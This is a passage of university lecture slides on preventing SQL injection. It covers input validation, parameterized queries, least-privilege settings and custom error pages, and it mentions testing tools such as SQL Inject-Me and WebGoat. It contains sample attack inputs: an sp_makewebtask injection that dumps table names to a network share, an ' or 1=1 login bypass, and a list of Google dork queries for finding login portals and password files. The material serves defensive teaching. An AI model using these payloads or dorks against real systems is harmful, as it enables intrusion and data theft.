’; EXEC master..sp_makewebtask \\10.10.1.3\share\output.html, “SELECT *
  FROM INFORMATION_SCHEMA.TABLES”
```

fit@hcmus

Prevention Methods

SQL Injection

fit@hcmus

Prevention Methods

Never trust an Input !

Repeat three times every morning:

Never trust an input!

Never trust an input!

Never trust an input!

Source: olivier(.)heen(@)technicolor(.)com

Prevention Methods

- **Prevention Methods:**
  - To prevent the invalid input data → Validation ALL input data before using.
  - Valication functions should be managed centrally for ease of control and management.

- **Approaches:**
  - Negative Approach: Specify what is prohibited (remaining is Acceptable)
  - Positive Approach: Specify what is allowed (the rest is prohibited)

fit@hcmus

Prevention Methods

Strictly control and confirm the validation of input data.

1. Validate the data type.
2. Limit the valid input character
   - `0-9 a-z A-Z`
   - Avoid the "dangerous characters": `'`, `"`, `?`, `&`, `>`, `<`, `;`, …
   - Check and remove the dangerous keywords: `--`, `select`, `insert`, `xp_`, …
3. Validate the data ranges for the numberic data.
4. Validate the length of the string data (the max & min length).
5. Validate the null value vs. required value.
6. Validate the input paramethers for avoiding special keywords.

Prevention Methods

- Setting up security configuration to the system
  - Setting the permission, avoid using the `sa`, `dbo` account.
  - NOT allows executive query account to call `system-stored procedures` (if not neccesary).
  - Encryption the sensitive data & information.

Prevention Methods

- **Avoid string concatenation in query building:**

```
<form name="frmLogin" action="login.aspx" method="post">
    Username: <input type="text" name="username">
    Password: <input type="text" name="password">
    <input type="submit">
form>
```

```
string _username = Request.Form["username"];
string _password = Request.Form["password"];

string sql = "select * from users where username='"
    + _username + "' and password='" + _password + "'"
```

```
Username: ' or 1=1 ---
Password: [Empty]
```

SHOULD use **Framework** during developing the application (Rails, Django, Zend)

Prevention Methods

- Using parameter query to avoid SQL injection issues:

```
string sql = "select * from users where
              username = @Username and
              Password = @Password"
```

Prevention Methods

- Error messages provides useful information to the attacker using “try-catch” method.

→ Limit transfer the technical information to the end-users.

→ SHOULD have the customize error-page.

Prevention Methods

- Rule number one

"Tools for defense only."


- Rule number two

"Learn rule number one."

Source: olivier(.)heen(@)technicolor(.)com

SQL Injection Prevention Tools

Google Dorks



Do you want to be a Professional Penetration Tester?

GOOGLE HACKING-DATABASE

Welcome to the google hacking database


We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!


Search Google Dorks


Category: All Free text search: Search

http://www.exploit-db.com/google-dorks/

SQL Injection Prevention Tools







Latest Google Hacking Entries

Date	Title	Category
2014-04-07	inurl:typo3/install/index.php?mode=	Pages containing login portals
2014-04-07	inurl:typo3conf/localconf.php	Files containing passwords
2014-03-31	inurl:/backup intitle:index of backup intext:*sql	Files containing passwords
2014-03-31	inurl:"Citrix/XenApp/auth/login.aspx"	Pages containing login portals
2014-03-31	filetype:pdf "acunetix website audit" &q...	Files containing juicy info
2014-03-27	inurl:crossdomain filetype:xml intext:allow-access...	Files containing juicy info
2014-03-27	inurl:clientaccesspolicy filetype:xml intext:allow...	Files containing juicy info
2014-02-28	intitle:Admin inurl:login.php site:.co.in	Pages containing login portals
2014-02-05	intitle:not accepted inurl:"union+select"...	Various Online Devices
2014-02-05	allinurl:"zimbra/?zinitmode=http" -googl...	Pages containing login portals


http://www.exploit-db.com/google-dorks/

SQL Injection Prevention Tools

SQL Inject-Me

(Firefox Add-on)

SC LABS Security Compass Labs



SQL Inject Me

SQL Inject Me lets you test the page [illegible] viewing for SQL Injection [illegible]abilities.

Each tab [illegible] form on the page and lists all the fields. Just fill in good values for all the fields and mark which ones are to be tested (they will become yellow) then click either "Test with All Attacks" or "Test with Top Attacks".

Test all forms with all attacks

Test all forms with top attacks

Unnamed form 1

Execute | Run all tests

search: Change this to the value you want tested

section_name: All

keyword: Search site...

Transfert des données depuis www.technicolor.com...


fit@hcmus

SQL Injection Prevention Tools

OWASP

WebGoat for .Net

SQL injection


Hijack a Session - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/WebGoat/attack?Screen=54&menu=320

Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

General Goal(s):

Try to access an authenticated session belonging to someone else.

Sign In

Please sign in to your account.

*Required Fields

***User Name:**	
***Password:**	

Login
By Rogan Dawes of ASPECT SECURITY
Application Security Specialists
OWASP Foundation | Project WebGoat
Local intranet

Source: https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Q&A

PhD. Phạm Thị Bạch Huệ

M.S Lương Vĩ Minh